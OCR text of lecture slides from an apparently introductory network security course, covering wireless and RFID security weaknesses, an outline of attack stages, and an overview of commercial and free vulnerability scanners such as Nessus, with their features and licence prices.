
- Many businesses don't bother to change the default administrative user name and password on their wireless equipment. In London, 30 percent of all businesses and consumer WLANs were using default settings.
- In Germany – users who fail to secure their wireless networks can be fined 100 euros. (2010)

RFID (Radio Frequency Identification)

- Businesses and vendors admit that security has taken a backseat to the focus $ results and ROI
- Security breaches can happen at the RFID tag, network, or data level - attackers are likely to attack the back-end systems
- Security tools won't fit into the hardware that's available on RFID tags
- Encryption on a tag would consume too much of a tag's processing power, would add extra cost to tags that need to be lightweight and inexpensive

Course Outline

A. The Internet, TCP/IP, and PANs, LANs, CANs, MANs, & WANs
B. Ping sweeps, port scans, traceroute, & OS fingerprinting
C. Attacker Profiles
D. Attack Points
    Human access
    Physical access
    LAN (insider) access
    Remote (Internet) access
    Wireless access
E. Anatomy of an Attack
Step 1: Target survey
Step 2: Vulnerability assessment
Step 3: Vulnerability exploitation
Step 4: Maintaining access/persistence
Step 5: Covering tracks
F. Physical access attacks
G. The future: emerging technologies


KNOCK KNOCK
WHO IS IT?
WEB SECURITY
ITS A HACKER
HA! NOT THIS TIME! I'M ON TO YOU! YOU'LL HAVE TO DO BETTER THAN THAT!
WEB SECURITY
KNOCK KNOCK

Vulnerability Assessment

Vulnerability Scans (Penetration Tests)


- Good scanners do everything a good attacker would
- Map the network
- Scan the network
- Test for trivial passwords (avoid account lockouts)
- Test for known exploits from an exploit database
- Produce an easy-to-read report

But:

- They scan only for the vulnerabilities they know about (in their signature database)

Commercial Vulnerability Scanners

- Core Security's *Core Impact*
- McAfee's *Vulnerability Manager* (Was Foundstone)
- Tenable Network Security's *Nessus*
- eEye Digital Security's *Retina*
  - Free Scanning and Patching Console (up to 128 IP's)



Free Vulnerability Scanners

- SATAN - The grandfather of all tools
  - Security Administrator's Tool for Analyzing Networks
- SAINT (Security Administrator's Integrated Network Tool)
- SARA (Security Auditor's Research Assistant)
- VLAD the Scanner
- Nessus (version 4.4.0 in 2010)
  - Free for personal use
  - Both server (scanner) & client (web GUI) apps
  - Runs on Linux, OS X, iPhone, and Windows

Vulnerability Assessment

- Nessus for remote, LAN, or physical access
- Voted #2 by White Hats!
- Has 12K+ modular plug-ins for individual tests
- Each plug-in does one attack and reports results
- Defined API for writing plug-in
  - C or NASL (Nessus Attack Scripting Language)
- MD5's to check for altered code
- Download at www.nessus.org

Vulnerability Assessment

- Nessus licenses - Nessus and Nessus Pro
- Nessus is free, limited to scan a local subnet
- i.e. Nessus user with 192.168.10.11 IP address limited to 192.168.10.0 - 192.168.10.255
- Nessus Pro is a commercially supported product for enterprise customers and consultants
- Nessus Pro has no IP address limitation
  - It starts at $1200 per year
  - *Similar Retina license ~ $15K*
- Nessus Cloud SaaS for Perimeter Scans $3,600yr


Nessus Vulnerability Scanner

Updated regularly


High-speed checks for most known vulnerabilities:

- Backdoors
- Virus infections
- Server vulnerabilities
- Default & trivial user accounts
- Denial of service (DoS) vulnerabilities
- Misconfigured email, ftp, and web servers
- P2P, chat and suspicious file sharing services
- SANS Top 20


Nessus Vulnerability Scanner



